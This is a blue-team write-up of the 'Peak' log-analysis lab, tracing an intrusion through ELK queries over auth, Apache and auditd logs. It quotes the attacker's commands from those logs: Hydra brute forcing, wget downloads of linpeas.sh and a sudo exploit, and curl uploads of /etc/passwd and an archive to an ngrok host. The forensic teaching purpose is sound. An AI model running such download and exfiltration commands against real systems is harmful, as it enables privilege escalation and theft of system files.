Blue Team Labs Online: Peak

The following writeup is for Peak on Blue Team Labs Online, it's a medium difficulty lab that involves analysing logs using ELK.

Scenario: Dwight works as a web developer at Mountain Top Solutions, Chicago. He reports unusual activity originating from the private network 10.x.x.x in the logs on the application development server. Dwight also added that the server should only be accessed directly from the console or from his laptop via ssh which is in the network 192.168.1.0/24. Can you investigate this anomaly?

What is the hostname of the infected server?

Syslog is a standard log messaging protocol, if you take a look at the start of the log, we can see the hostname of the server:

```
APPSERV-Chicago
```

Answer: APPSERV-Chicago

The attacker got into the server via what service/port

The index we are concerned with is the auth logs, which log authentication attempts. If you sort the timestamp in ascending order, we can see early login attempts, and focus on those originating from10.*.*.*, and focus less on those originating from 192.168.1.0/24. If we filter for connection attempts, we can see several connections from 10.0.2.5 to port 44322 over SSH:

```
NOT message : *192* AND message : *Connection*
```

message
Feb 4 09:57:20 APPSERV-Chicago sshd[5169]: Connection from 10.0.2.5 port 45180 on 10.0.2.13 port 44322
Feb 4 09:57:20 APPSERV-Chicago sshd[5163]: Connection from 10.0.2.5 port 45146 on 10.0.2.13 port 44322
Feb 4 09:58:04 APPSERV-Chicago sshd[6415]: Connection from 10.0.2.5 port 50082 on 10.0.2.13 port 44322
Feb 4 09:58:06 APPSERV-Chicago sshd[6481]: Connection from 10.0.2.5 port 50374 on 10.0.2.13 port 44322
Feb 4 09:58:48 APPSERV-Chicago sshd[7702]: Connection from 10.0.2.5 port 55198 on 10.0.2.13 port 44322


On the 4th February, 2021, at 10:04:51, the attacker logged in as the user vagrant:

```
10:04:51.000  Feb  4 10:04:51 APPSERV-Chicago sshd[17355]: Accepted password for vagrant from 10.0.2.5 port 36538 ssh2
```

Answer: ssh,44322

What is the tool to crack the password that he possibly used?

With this information gained from the previous question, we can filter out apache logs to look for 10.0.2.5:



This gives us nearly 250 thousand results, which is too difficult to search through. A lot of web application pentesting tools utilise custom user-agents, that if not changed by the attacker, can be a great means of identifying suspicious activity. Therefore, we can filter out the most common user agent string like as follows:

```
clientip : 10.0.2.5 AND NOT useragent : " Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

Now if you focus on the uri and useragent fields, we can see what appears to be a user agent for Hydra, which is a popular brute forcing tool:

uri	useragent
/blog/wp-login.php	Mozilla/5.0 (Hydra)
/blog/wp-login.php	Mozilla/5.0 (Hydra)
/blog/wp-login.php	Mozilla/5.0 (Hydra)
/blog/wp-login.php	Mozilla/5.0 (Hydra)
/blog/wp-login.php	Mozilla/5.0 (Hydra)
/blog/wp-login.php	Mozilla/5.0 (Hydra)

Also notice how all requests were sent to the wp-login.php endpoint.

Answer: Hydra

What is the first command executed by the attacker?

After scouring the auditd logs, I eventually found the following:

```
Feb 4, 2021 @ 10:07:11.235

T1059_CommandLine_Interface

›
type=SYSCALL msg=audit(1612454831.235:42511): arch=c000003e syscall=59 success=yes exit=0 a0=55caeac49680 a1=55caeabcc800 a2=55caea
bd2a90 a3=55caeabb5010 items=2 ppid=21460 pid=21569 auid=1001 uid=1001 gid=1001 euid=1001 suid=1001 fsuid=1001 egid=1001 sgid=1001
fsgid=1001 tty=pts3 ses=10 comm="ls" exe="/bin/ls" key="T1059_CommandLine_Interface"ARCH=x86_64 SYSCALL=execve AUID="vagrant" UID="
vagrant" GID="vagrant" EUID="vagrant" SUID="vagrant" FSUID="vagrant" EGID="vagrant" SGID="vagrant" FSGID="vagrant"
```

Answer: ls

What is the first domain the attacker connects to from the server, and what is the name of the file he downloads?

To find what server the attacker connected to and the file he downloads, I simply filtered for commands that contain wget or curl, these obviously aren't the only ways to retrieve a file, although it is a solid start:

```
*wget* OR *curl*
```

Here we can see wget being used to download linpeas.sh, which is a Linux privilege escalation script:

```
type=EXECVE msg=audit(1612454893.575:46061): argc=2 a0="wget" a1="https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh"
```

Answer: raw.githubusercontent.com, linpeas.sh


Attacker identifies version of a binary and tries to exploit it. What is the utility and what is the vulnerability he attempts to exploit?

Based on the question, I am assuming that the attacker would have needed to retrieve more scripts to exploit a vulnerability. Therefore, I filtered for https to see if he retrieved any other scripts:

```
*https*
```

```
a1="https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh"
a1="https://www.exploit-db.com/download/49521"
a1="https://134430fcb321.ngrok.io/upload_btlo.sh"
a1="-F" a2="upload=@/etc/passwd" a3="https://134430fcb321.ngrok.io/upload"
a1="-F" a2="upload=@/tmp/btlo.zip" a3="https://134430fcb321.ngrok.io/upload"
```

,



Answer: sudo, CVE-2021–3156

The Exploit didn't work. Attacker again downloads a script from a remote server to perform a different action. What is the domain name of the remote server and what is the file they downloaded?

```
argc=2 a0="wget" a1="https://134430fcb321.ngrok.io/upload_btlo.sh"
```

Answer: 134430fcb321.ngrok.io, upload_btlo.sh

Attacker executes the downloaded script. What is the URL that the script connects to?

Answer: https://134430fcb321.ngrok.io/upload

What are the local files that have been downloaded in the malicious activity?

We can see that curl has been used to uploaded the /etc/passwd and /tmp/btlo.zip files to the ngrok site:

```
a0="curl" a1="-F" a2="upload=@/etc/passwd" a3="https://134430fcb321.ngrok.io/upload"
```

```
a0="curl" a1="-F" a2="upload=@/tmp/btlo.zip" a3="https://134430fcb321.ngrok.io/upload"
```

Answer: /etc/passwd, /tmp/btlo.zip

How many files did the attacker delete?

If you search for the rm commands (bash command used to remove files), we can see that the attacker deleted 4 files:

```
argc=5 a0="rm" a1="49521.py" a2="btlo.zip" a3="fakepasswd" a4="linpeas.sh"
```

Aka, the attacker deleted 49521.py, btlo.zip, fakepasswd, and linpeas.sh.

Answer: 4